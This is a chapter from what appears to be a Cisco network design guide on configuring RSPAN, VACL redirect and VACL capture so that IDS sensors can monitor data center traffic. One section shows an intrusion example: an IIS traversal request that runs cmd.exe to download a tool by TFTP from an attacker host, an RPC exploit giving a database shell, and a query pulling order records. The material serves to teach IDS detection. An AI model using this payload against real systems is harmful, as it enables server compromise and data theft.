
```
interface Vlan13
 description to_core1
 ip address 10.21.0.9 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
! If a CSM is present in the chassis
 ip ospf hello-interval 1
 ip ospf dead-interval 3
 no shut
!
interface Vlan14
 description to_core2
 ip address 10.21.0.13 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
! If a CSM is present in the chassis
 ip ospf hello-interval 1
 ip ospf dead-interval 3
 no shut
!
```

5 and 10 are the outside VLAN interfaces on the FWSM.

## IDS Monitoring for Locally Switched Traffic

This section focuses on monitoring locally switched traffic only, which is traffic whose source and destination IP addresses belong to the same VLAN; that is, non-routed traffic. [Figure 9-10](#) shows the three main topologies that are discussed (redundancy has been already discussed so it is not part of these topologies.)

Figure 9-10 Three Reference Data Center Topologies to Monitor Locally Switched Traffic (No Redundancy)



The three topologies are as follows:

- Topology A—Server farm where servers are directly connected to a Layer 3 switch. The IDS sensors are connected to this switch that provides port connectivity and routing at the same time.
- Topology B—Server farm with several access switches (Figure 9-10 shows only four, but there could be more). There are four subnets, each of which can be on any of the access switches: Access 1 can have servers in 10.20.10.x as well as 10.20.40.x, and so on. The access switches provide Layer 2 connectivity to the aggregation switch where the IDSs are connected. In Topology B, the traffic that is switched in the access switches is not visible to the sensor. The IDS sensors are connected to Aggregation 1, and the servers are connected to Access 1, Access 2, Access 3, and Access 4. VLAN 10, 20, 30, and 40 are equally spread on Access 1, Access 2, Access 3, and Access 4. This means that the sensors do not see traffic that is locally switched on Access 1 between two servers that are directly connected on Access 1 on the same VLAN. The sensors see only the traffic that travels from one access switch to another one. It is clear that this topology is not ideal for monitoring locally switched traffic, so it is ruled out immediately.
- Topology C—The IDSs are connected directly to the access switches. Each subnet is specific to an access switch: Access 1 hosts only servers for 10.20.10.x, Access 2 hosts only servers for 10.20.20.x, and so on.

The following two sections compare the use of RSPAN and VACL redirect versus VACL capture in these three topologies.

## With RSPAN and VACL Redirect

Suppose that all the topologies in Figure 9-10 have four VLANs: VLAN 10, 20, 30, and 40. Also assume that you have four IDS sensors and you want IDS1 to monitor locally switched traffic on VLAN 10, IDS2 to monitor locally switched traffic on VLAN 20, and so on. The configuration with RSPAN and VACL redirect is quite straightforward for either Topology A or Topology C. Topology C poses no special challenges and does not really require the use of RSPAN and VACL redirect.

## Topology A

For Topology A, you can monitor all the locally switched traffic because the servers are directly connected to the switch where the sensors are placed.

You first configure RSPAN for all the physical ports that need to be monitored:

```
monitor session 1 source int <list all interfaces> rx
monitor session 1 destination remote vlan 300
monitor session 2 destination interface Fa8/1 - 4
monitor session 2 source remote vlan 300
```

Then define the access lists that identify the locally switched traffic:

```
ip access-list extended toIDS1
 permit ip 10.20.10.0 0.0.0.255 10.20.10.0 0.0.0.255
!
ip access-list extended toIDS2
 permit ip 10.20.20.0 0.0.0.255 10.20.20.0 0.0.0.255
!
[...]
```

Then you define the VLAN access map with VACL redirect:

```
vlan access-map analyzerfilter 10
 match ip address toIDS1
 action redirect FastEthernet8/1
vlan access-map analyzerfilter 20
 match ip address toIDS2
 action redirect FastEthernet8/2
vlan access-map analyzerfilter 30
 match ip address toIDS3
 action redirect FastEthernet8/3
vlan access-map analyzerfilter 40
 match ip address toIDS4
 action redirect FastEthernet8/4
!
```

Then you assign the VLAN access map to VLAN 300:

```
vlan filter analyzerfilter vlan-list 300
```

## Topology B

Regardless of the technology that is used, this topology is not optimal for monitoring locally switched traffic. If you still plan to use this topology, you can simply replicate the configuration described for Topology A by changing the configuration of monitored ports to be the uplinks from the access switches.

## Topology C

Topology C does not require RSPAN and VACL redirect. You can configure monitoring with SPAN or with VACL capture. In case you have a Catalyst 6500 as an access switch, you can obviously use the RSPAN with VACL redirect design.

## Using VACL Capture

This section explores using VACL capture with these same three topologies.

## Topology A

With VACL capture, the configuration for Topology A is as follows. You first define an access list that defines which traffic should be copied. Make sure to not deny any traffic, because this access list actually filters the server VLANs.

```
ip access-list extended toIDS1
 permit ip 10.20.10.0 0.0.0.255 10.20.10.0 0.0.0.255
 !
ip access-list extended toIDS2
 permit ip 10.20.20.0 0.0.0.255 10.20.20.0 0.0.0.255
 !
[...]
```

Then define a VLAN access map for each VLAN:

```
vlan access-map filter-vlan10 10
 match ip address toIDS1
 action forward capture
vlan access-map filter-vlan10 20
 match ip address IP-catch-all
 action forward

vlan access-map filter-vlan20 10
 match ip address toIDS2
 action forward capture
vlan access-map filter-vlan20 20
 match ip address IP-catch-all
 action forward

[...]
```

Apply these filters to the server VLANs:

```
vlan filter filter-vlan10 vlan-list 10
vlan filter filter-vlan20 vlan-list 20
[...]
```

On the ports connecting to the sensors, make sure to configure the capture option and to restrict each sensor to the monitoring of the VLAN that contains the relevant traffic:

```
interface FastEthernet8/1
 switchport
 switchport capture allowed vlan 10
 switchport mode capture
 !
interface FastEthernet8/2
 switchport
 switchport capture allowed vlan 20
 switchport mode capture
 !
interface FastEthernet8/3
 switchport
 switchport capture allowed vlan 30
 switchport mode capture
 !
[...]
```

## Topology B

Regardless of the technology that is used, this topology is not optimal for monitoring locally switched traffic. If you still plan to use this topology, you can simply replicate the configuration described for Topology A.



## Topology C

The configuration with VACL capture for topology C is straightforward; it is a subset of the configuration used for Topology A. Because there is a single sensor, there is only one access list that needs to be configured.

```
ip access-list extended toIDS1
 permit ip 10.20.10.0 0.0.0.255 10.20.10.0 0.0.0.255
!
```

Define a VLAN access map:

```
vlan access-map filter-vlan10 10
 match ip address toIDS1
 action forward capture
vlan access-map filter-vlan10 20
 match ip address IP-catch-all
 action forward
```

Apply these filters to the server VLANs:

```
vlan filter filter-vlan10 vlan-list 10
```

On the port connecting to the sensor, make sure to configure the capture option and to restrict the sensor to the monitoring of the VLAN that contains the relevant traffic.

```
interface FastEthernet8/1
 switchport
 switchport capture allowed vlan 10
 switchport mode capture
!
```

If a single sensor is not enough for monitoring the traffic on the switch, this configuration can be easily extended to IDS load balancing by configuring an EtherChannel on the access switch.



**Note**

---

IDS load balancing is beyond the scope of this chapter.

---

## Comparing RSPAN and VACL Redirect with VACL Capture

For locally switched traffic, configuring RSPAN with VACL redirect versus VACL capture has the following pros and cons:


- Using RSPAN with VACL redirect allows defining more granular policies and does not require changing existing security VACLs. The filtering of mirrored traffic is performed on a separate VLAN (the RSPAN VLAN). This technology is recommended for Topology A.
- Using VACL capture is less granular but it can be combined with EtherChannel to perform IDS load balancing (which is beyond the scope of this document). This topology is recommended for Topology C.

## IDS Monitoring for Routed Traffic

Monitoring routed traffic with RSPAN and VACL redirect is an extremely powerful tool in terms of simplicity and scalability as compared to the use of VACL capture, as can be seen in the following sections.

Assume that you have the data center with four VLANs and you want to monitor routed traffic with several IDS devices. You have four IDSs and obviously you want to divide this traffic across IDSs for scalability reasons. This section analyzes the three topologies in Figure 9-11.

**Figure 9-11 Three Reference Data Center Topologies to Monitor Routed Switched Traffic (No Redundancy)**



The three topologies are as follows:

- Topology A—Server farm where servers are directly connected to a Layer 3 switch. The IDS sensors are connected to this switch that provides port connectivity and routing at the same time.
- Topology B—Server farm with several access switches (Figure 9-11 shows only four, but there can be more). There are four subnets, each of which can be on any of the access switches: Access 1 can have servers in 10.20.10.x as well as 10.20.40.x, and so on. The access switches provide Layer 2 connectivity to the aggregation switch where the IDSs are connected. In the case of Topology B, the traffic that is switched in the access switches is not visible to the sensor. The IDS sensors are connected to Aggregation 1, and the servers are connected to Access 1, Access 2, Access 3, and Access 4. VLAN 10, 20, 30, and 40 are equally spread on Access 1, Access 2, Access 3, and Access 4. This means that the sensors do not see traffic that is locally switched on Access 1 between two servers that are directly connected on Access 1 on the same VLAN. The sensors see the traffic that travels from one access switch to another one. Because the goal is to monitor routed traffic, the fact that the sensors cannot see all of the locally switched traffic is not of concern.
- Topology C—The IDSs are connected directly to the access switches. Each subnet is specific to an access switch: Access 1 hosts only servers for 10.20.10.x, Access 2 hosts only servers for 10.20.20.x, and so on.

## Using RSPAN and VACL Redirect

This section explores the use of RSPAN and VACL redirect with these three topologies.

### Topology A

The initial configuration steps are the same as previously described:

- Configure RSPAN on all the physical interfaces in the Rx direction (or all outside VLANs in the Tx direction if there is an FWSM; see [Monitoring in the Presence of Firewalls and/or Load Balancers, page 9-15](#)). Doing this eliminates duplicate traffic.
- Define the access list that identifies how you want to divide the traffic.
- Create and map an access map to the RSPAN VLAN.

This section focuses only on defining the access lists to separate the traffic categories. With RSPAN and VACL redirect, you can use several possible policies. Suppose you are interested in the traffic only coming or leaving a given subnet. You want IDS1 to monitor traffic coming or leaving Subnet1, IDS2 to monitor traffic coming into or leaving Subnet2, and so on. You can accomplish this by assigning the traffic in the following way:

- Traffic between Subnet1 and Subnet2 to IDS1 and IDS2
- Traffic between Subnet2 and 3 to IDS2 and 3
- Traffic between Subnet3 and 4 to IDS3 and 4
- Traffic between Subnet1 and 4 to IDS1 and 4
- Traffic between Subnet1 and 3 to IDS1 and 3
- Traffic between Subnet2 and 4 to IDS2 and 4
- Traffic between the outside subnets and Subnet1 to IDS1
- Traffic between outside and Subnet2 to IDS2
- Traffic between outside and Subnet3 to IDS3
- Traffic between outside and Subnet4 to IDS4

Although definition of these access lists is not described here, as an example the first six access lists are as follows:

```
ip access-list extended toIDS1andIDS2
 permit ip 10.20.10.0 0.0.0.255 10.20.20.0 0.0.0.255
 permit ip 10.20.20.0 0.0.0.255 10.20.10.0 0.0.0.255
!
```

The last four access lists are as follows:

```
ip access-list extended toIDS1only
 permit ip any 10.20.10.0 0.0.0.255
 permit ip 10.20.10.0 0.0.0.255 any
!
```

The VLAN access map is as follows:

```
vlan access-map analyzerfilter 10
 match ip address toIDS1andIDS2
 action redirect FastEthernet8/1 , FastEthernet8/2
vlan access-map analyzerfilter 20
 match ip address toIDS2andIDS3
 action redirect FastEthernet8/2 , FastEthernet8/3
[...]
vlan access-map analyzerfilter 70
 match ip address toIDS1only
 action redirect FastEthernet8/1
vlan access-map analyzerfilter 80
 match ip address toIDS2only
 action redirect FastEthernet8/2
!
[...]
```

## Topology B

The configuration for Topology B is almost identical to the configuration for Topology A. The only difference is the list of ports that need to be monitored. In Topology B, these ports are the uplinks from the access switches and the routed port that connects to the core.

## Topology C

Topology C does not require RSPAN and VACL redirect. You can configure monitoring with SPAN or with VACL capture. If you have a Catalyst 6500 as an access switch, you can obviously use the RSPAN and VACL redirect design. You might use RSPAN and VACL redirect if you want to reduce the amount of traffic sent to the IDS sensors with VACL filtering on the RSPAN VLAN.

## Using VACL Capture

This section describes the use of VACL capture with the three previously-described topologies.

### Topology A

With this topology, dividing the routed traffic on multiple IDS sensors is challenging if not impossible. For example, for IDS1 to monitor traffic on VLAN 10, the IDS1 needs to be configured with **switchport capture allowed vlan 10, 20** to be able to see the traffic routed between 10 and 20. However, IDS1 also needs to see the traffic between VLAN 10 and 30 and between 10 and 40, and so on. Eventually, IDS1 needs to be configured with **switchport capture allowed vlan 10, 20, 30, 40**.

On VLAN 10, there is an ACL that specifies *capture* for the permitted traffic, which is the same as on VLAN 20, 30, and 40.

This means that IDS1, besides monitoring the traffic coming and leaving VLAN 10, also sees all the traffic from all the VLANs.

The fact that the capture bit is unique forces each IDS to see not only the routed traffic but a lot of other traffic. However, this is the opposite of the design goal, which was to divide the traffic on several IDS sensors.

### Topology B

VACL capture is not recommended for this topology for similar considerations to the ones described for Topology A.

### Topology C

The VACL capture configuration for Topology C is simple and does not require explanations. If a single IDS is not sufficient, it is possible to combine VACL capture with EtherChanneling for IDS load balancing.

## Comparing RSPAN and VACL Redirect with VACL Capture

Configuring RSPAN with VACL redirect is much more powerful than VACL capture, especially for Topologies A and B:

- Using RSPAN with VACL redirect allows you to define more granular policies and does not require changing existing security VACLs. The filtering of mirrored traffic is performed on a separate VLAN (the RSPAN VLAN). This technology is recommended for Topology A and B. VACL capture is unusable in these topologies.


- Using VACL with capture is recommended for Topology C and can be combined with EtherChannel for IDS load balancing

## Monitoring Multi-tier Server Farms

Consolidated data centers often host servers of multiple application tiers on the same physical infrastructure. As an example, [Figure 9-12](#) shows a consolidated server farm with firewalls, load balancers, IDS sensors, network analysis, and SSL offloading.

[Figure 9-12](#) shows the physical topology; the logical topology needs to reflect the security requirement of monitoring traffic between application tiers.


**Figure 9-12 Multi-tier Server Farm with Integrated Network Services—Physical Diagram**



## Design

[Figure 9-13](#) shows the logical diagram of the security services. An IDS must monitor traffic between the client and the web server. Another sensor needs to monitor the traffic between the web/application server and the database server. [Figure 9-13](#) shows the traffic paths (client-to-server and server-to-server) and which copy of the traffic needs to go to which IDS sensor.


Figure 9-13 Logical Topology and Desired Traffic Capturing Behavior



The question is then, how to configure the Catalyst 6500 aggregation switch to achieve the behavior described in Figure 9-13?

Assume that the VLAN topology is the same as Figure 9-14: VLAN 5 is the outside VLAN for the web/application tier (10.20.5.x), VLAN 105 is the inside VLAN for the web/application tier, VLAN 10 is the outside VLAN for the database tier (10.20.10.x), and VLAN110 is the inside VLAN for the database tier.

Figure 9-14 VLAN Topology with a Multi-tier Server Farm



## Configuration

The configuration is as follows:

```
monitor session 1 source vlan 13 , 14 , 5 , 10 tx
monitor session 1 destination remote vlan 300
```

IDS1 needs to see only traffic between the client and the web/application server. You must deny all traffic that is not from a local subnet to 10.20.5.x as follows:

```
ip access-list extended toIDS1
deny ip 10.20.10.0 0.0.0.255 10.20.5.0 0.0.0.255
deny ip 10.20.20.0 0.0.0.255 10.20.5.0 0.0.0.255
deny ip 10.20.5.0 0.0.0.255 10.20.5.0 0.0.0.255
deny ip 10.20.5.0 0.0.0.255 10.20.10.0 0.0.0.255
deny ip 10.20.5.0 0.0.0.255 10.20.20.0 0.0.0.255
permit ip any 10.20.5.0 0.0.0.255
permit ip 10.20.5.0 0.0.0.255 any
```

The policy for IDS1 can be more granular to specify only HTTP traffic.

IDS2 needs to see only traffic between the web/application server and the database server as follows:

```
ip access-list extended toIDS2
permit ip 10.20.5.0 0.0.0.255 10.20.10.0 0.0.0.255
permit ip 10.20.10.0 0.0.0.255 10.20.5.0 0.0.0.255
```

Now assign the traffic to the respective IDS sensors:

```
vlan access-map analyzerfilter 10
 match ip address toIDS1
 action redirect FastEthernet8/25
vlan access-map analyzerfilter 20
 match ip address toIDS2
 action redirect FastEthernet8/26
```

And map it to VLAN 300 as follows:


```
vlan filter analyzerfilter vlan-list 300
```

## Behavior with an Intrusion Attack

Assume that the servers in the web/application tiers are vulnerable to this old Microsoft IIS vulnerability (see <http://www.microsoft.com/technet/security/bulletin/MS00-078.mspx>). Assume that the application DNS name is `www.example.com`. A hacker can force the web server to copy malicious code via TFTP from the hacker PC as in [Figure 9-15](#), which shows the logical topology equivalent to the configuration from the previous section. The hacker makes the server call the command shell and execute the `tftp` command with this HTTP request:

```
HTTP://www.example.com/scripts/../../../../winnt/system32/cmd.exe?/c+tftp%20-i%2010.20.15.15%20GET%20tool.exe%20tool.exe
```

Figure 9-15 Intrusion on the Web/Application Tier



IDS1 triggers the alarm as shown in Figure 9-16.

Figure 9-16 IDS1 Identifies the Attack on the Web/Application Tier

| Signature Name        | Sig ID | Severity Level | Device Name | Event UTC Time      | Event Local Time    | Src Address | Ds      |
|-----------------------|--------|----------------|-------------|---------------------|---------------------|-------------|---------|
| WWWWinNT cmd.exe acc  | 5081   | High           | IDS1        | 2004-09-12 12:54:55 | 2004-09-12 12:54:55 | 10.20.15.15 | 1.76894 |
| WWWIIS Unicode attack | 5114   | Medium         | IDS1        | 2004-09-12 12:54:55 | 2004-09-12 12:54:55 | 10.20.15.15 |         |

After copying the tool, the hacker creates a reverse shell by originating a TCP connection on port 80 from the web/application server. The hacker now has control of the web/application server, on which the hacker has already copied the tools needed to carry the next step of the attack.

```
C:\Inetpub\scripts>dir
Volume in drive C has no label.
Volume Serial Number is 5012-2CE4

Directory of C:\Inetpub\scripts

09/11/2004 08:44p <DIR> .
09/11/2004 08:44p <DIR> ..
09/11/2004 08:03p 1,559 cmdasp.asp
09/11/2004 08:44p 398,664 cygwin1.dll
09/11/2004 08:06p 59,392 nc.exe
09/11/2004 08:40p 28,182 rpcdcom.exe
09/11/2004 08:44p 20,480 sl.exe
 5 File(s) 508,277 bytes
 2 Dir(s) 2,492,211,200 bytes free
```

After a scanning phase to identify the database server, the hacker, from the web/application server, attacks the database by exploiting an old RPC vulnerability with a buffer overflow which provides shell access into the database:

```
C:\Inetpub\scripts>rpcdcom 0 10.20.10.115
rpcdcom 0 10.20.10.115

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32>
```

The purpose for the hacker is to pull out database information such as previously placed orders:

```
C:\WINNT\system32>osql -E -d DatabaseName -Q "select * from orders"
PKId CustomerId Status OrderDate
ShippingHandling ShipToName
ShipToAddressId SubTotal Tax
```






- VACLs—An IDS can install a VACL to block a host or a connection on a specified VLAN. The user preconfigures to which VLAN the IDS should apply the VACL.
- PIX/FWSM—An IDS can install a shun for a host or a connection on a PIX or an FWSM.

If an IDS monitors every VLAN in a data center, how can you tell the IDS where to apply a Cisco IOS ACL, a VACL, or a shun? Having each IDS focused on a specific part of the topology such as a subnet or traffic routed between two subnets allows you to configure which security device needs to perform the blocking when an alarm is triggered.

Figure 9-19 shows a simplified diagram of the data center network where IDSs communicate with a virtualized FWSM.

**Figure 9-19** *IDSs and Virtual Firewalls*



The default gateway for the servers is the MSFC IP address. The servers from Subnet1 are assigned to VLAN 110 and the servers from Subnet2 are assigned to VLAN 120. The FWSM bridges VLAN 10 and VLAN 110, and VLAN20 with VLAN120.

The RSPAN/VACL redirect configuration is the same as the one previously described. The access lists are defined in such a way that IDS1 monitors 10.20.10.x and IDS2 monitors 10.20.20.x.

If an alarm is triggered on IDS1, IDS1 installs a shun entry on the FWSM instance that bridges VLAN 10 and 110. If an alarm is triggered on IDS2, IDS2 installs a shun entry on the FWSM instance that bridges VLAN 20 and VLAN 120.

A similar configuration can be implemented by dynamically installing an ACL on the MSFC interface VLAN 10 from IDS1 or on the interface VLAN 20 from IDS2.

